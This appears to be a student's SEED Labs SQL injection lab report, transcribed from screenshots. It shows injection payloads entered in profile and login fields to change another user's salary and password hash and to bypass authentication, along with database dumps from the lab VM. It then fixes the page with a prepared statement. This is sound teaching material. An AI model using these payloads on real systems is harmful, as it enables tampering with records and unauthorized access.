
Alice's Profile Edit

NickName: NickName
Email: Email
Address: Address
Phone Number: ', salary='1' WHERE name='Boby' #
Password: Password

Save

Copyright © SEED LABs

Fig 3.4



seed@VM: ~/.../Labsetup_5
seed@VM: ~/.../Labsetup_5
seed@VM: ~/.../Labsetup_5

```
mysql> mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  45000 | 9/20  | 10211002 | 123456      |         |       |          | abe2c73b9e9b427b9402cd43308c010ef53d8871 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> 
```

Task 3.3
In task 3.3 I used the same technique to update Boby's password. However, since I knew the password is stored as in hash and uses SHA1 to hash the password, I had to first hash whatever new password I was going to use. Through some research, I discovered that the

function to perform a SHA1 hash was ‘shasum1’. After getting the hashed value of the new password (0654), I performed the same update SQL injection, but with updating Boby’s password instead of his salary (*Fig 3.5*). *Fig 3.6* shows that this was successful in the backend database.

Fig 3.5




Alice's Profile Edit

NickName	NickName
Email	', Password='bbfbf362460d2b5a15
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Copyright © SEED LABs

Fig 3.6



seed@VM: ~/.../Labsetup_5
seed@VM: ~/.../Labsetup_5
seed@VM: ~/.../Labsetup_5
seed@VM: ~/.../Code

```
mysql> mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  45000 | 9/20  | 10211002 | 123456      |         |       |          | abe2c73b9e9b427b9402cd43308c010ef53d8871 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  45000 | 9/20  | 10211002 | 123456      |         |       |          | abe2c73b9e9b427b9402cd43308c010ef53d8871 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | bbfbf362460d2b5a1573bc939a7419df3fff1a54 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> 
```

Task 4

After learning about what a prepared statement is and looks like, I was able to create one in the PHP file in order to make it secure against SQL injection attacks (*Fig 4.1*). Since the password is in a hashed form, I set its data type to string. After inserting the code for a prepared statement, I tried performing the same attack from task 2.1 (*fig 4.2*). *Fig 4.3* illustrates that *fig 4.2*'s attempt failed. Since I updated Boby's password to something I knew, I demonstrated that using the website as it was intended delivered the desired results (*Fig 4.4* and *4.5*). In order to avoid any delays in completing this task, I simply used nano to update the unsafe.php file.


Fig 4.1



root@a7d57028a692: /var/www/html/defense
seed@VM: ~/.../Labsetup_5
root@a7d57028a692: /var/www/html/defense

```
  GNU nano 4.8                         unsafe.php
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$resultPr = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ? ");
$resultPr->bind_param("ss",$input_uname, $hashed_pwd);
$resultPr->execute();
$resultPr->bind_result($id,$name, $eid, $salary, $ssn);
$resultPr->fetch();

// close the sql connection
$conn->close();
?>


^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text^T To Spell    ^_ Go To Line
```

Fig 4.2




Get Information

USERNAME
admin' OR '1=1
PASSWORD
Password

Copyright © SEED LABs


Fig 4.3



Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

Fig 4.4




Get Information

USERNAME
Boby
PASSWORD
••••

Copyright © SEED LABs

Fig 4.5



Information returned from the database

- ID: **2**
- Name: **Boby**
- EID: **20000**
- Salary: **1**
- Social Security Number: **10213352**